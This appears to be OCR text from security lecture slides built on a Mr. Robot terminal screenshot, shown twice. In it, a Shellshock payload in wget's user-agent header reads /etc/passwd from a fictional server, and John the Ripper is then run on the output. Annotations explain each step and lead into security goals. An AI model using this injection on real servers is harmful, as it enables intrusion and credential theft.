

MR. ROBOT


Terminal - root@elliot:~
File Edit View Terminal Go Help
root@elliot:~# wget -U "() [test;];echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd" http://evilcorp-intl.com/login.email.srf?wa=wsignin1.0&rpsnv=4d
–2015-03-25 20:10:01– http://evilcorp-intl.com/login.email.srf?wa=wsignin1.0&rpsnv=4
Resolving evilcorp-intl.com… 88.208.239.53
Connecting to evilcorp-intl.com 88.208.239.53… connected
HTTP request sent, awaiting response… 200 OK
Length: specified [text/plain]
saving to: 'status'
[<=>]
2015-03-25 20:10:04 (61.0 B/s) - 'status' saved [226]
root@elliot:~# cat status
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tyrellwellick:x:65534:tyrellwellick:/nonexistent:/bin/false
teddieboyle:x:89099:teddieboyle:/nonexistent:/bin/false
paulwiener:x:60222:paulwiener:/nonexistent:/bin/false
stevereeves:x:25652:stevereeves:/nonexistent:/bin/false
chrispollard:x:47771:chrispollard:/nonexistent:/bin/false
andrepaczos:x:20350:andrepaczos:/nonexistent:/bin/false
susanross:x:31909:susanross:/nonexistent:/bin/false
janetcleveland:x:24684:janetcleveland:/nonexistent:/bin/false
torapeterson:x:28434:torapeterson:/nonexistent:/bin/false
peterdunbar:x:54303:peterdunbar:/nonexistent:/bin/false
mikesime:x:25057:mikesime:/nonexistent:/bin/false
derekstenborg:x:78556:derekstenborg:/nonexistent:/bin/false
vanessaweiss:x:79083:vanessaweiss:/nonexistent:/bin/false
malaikajohnson:x:24113:malaikajohnson:/nonexistent:/bin/false
johnlittlejars:x:58594:johnlittlejars:/nonexistent:/bin/false
jeffpanessa:x:77078:jeffpanessa:/nonexistent:/bin/false
aliciaoldham:x:49002:aliciaoldham:/nonexistent:/bin/false
root@elliot:~# ./john /etc/status
Search word 3218 of 10251097




Contact web-server (wget), set user-agent header (-U), exploit shellshock to 'cat /etc/passwd'


Terminal - root@elliot:~
File Edit View Terminal Go Help
root@elliot:~# wget -U "() [test;];echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd" http://evilcorp-intl.com/login.email.srf?wa=wsignin1.0&rpsnv=4d
–2015-03-25 20:10:01– http://evilcorp-intl.com/login.email.srf?wa=wsignin1.0&rpsnv=4
Resolving evilcorp-intl.com… 88.208.239.53
Connecting to evilcorp-intl.com 88.208.239.53… connected
HTTP request sent, awaiting response… 200 OK
Length: specified [text/plain]
saving to: 'status'
[<=>]
2015-03-25 20:10:04 (61.0 B/s) - 'status' saved [226]
root@elliot:~# cat status
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tyrellwellick:x:65534:tyrellwellick:/nonexistent:/bin/false
teddieboyle:x:89099:teddieboyle:/nonexistent:/bin/false
paulwiener:x:60222:paulwiener:/nonexistent:/bin/false
stevereeves:x:25652:stevereeves:/nonexistent:/bin/false
chrispollard:x:47771:chrispollard:/nonexistent:/bin/false
andrepaczos:x:20350:andrepaczos:/nonexistent:/bin/false
susanross:x:31909:susanross:/nonexistent:/bin/false
janetcleveland:x:24684:janetcleveland:/nonexistent:/bin/false
torapeterson:x:28434:torapeterson:/nonexistent:/bin/false
peterdunbar:x:54303:peterdunbar:/nonexistent:/bin/false
mikesime:x:25057:mikesime:/nonexistent:/bin/false
derekstenborg:x:78556:derekstenborg:/nonexistent:/bin/false
vanessaweiss:x:79083:vanessaweiss:/nonexistent:/bin/false
malaikajohnson:x:24113:malaikajohnson:/nonexistent:/bin/false
johnlittlejars:x:58594:johnlittlejars:/nonexistent:/bin/false
jeffpanessa:x:77078:jeffpanessa:/nonexistent:/bin/false
aliciaoldham:x:49002:aliciaoldham:/nonexistent:/bin/false
root@elliot:~# ./john /etc/status
Search word 3218 of 10251097
See what we got




Guess some passwords.



(No /etc/shadow; unlikely to work.)

Break

Security goals



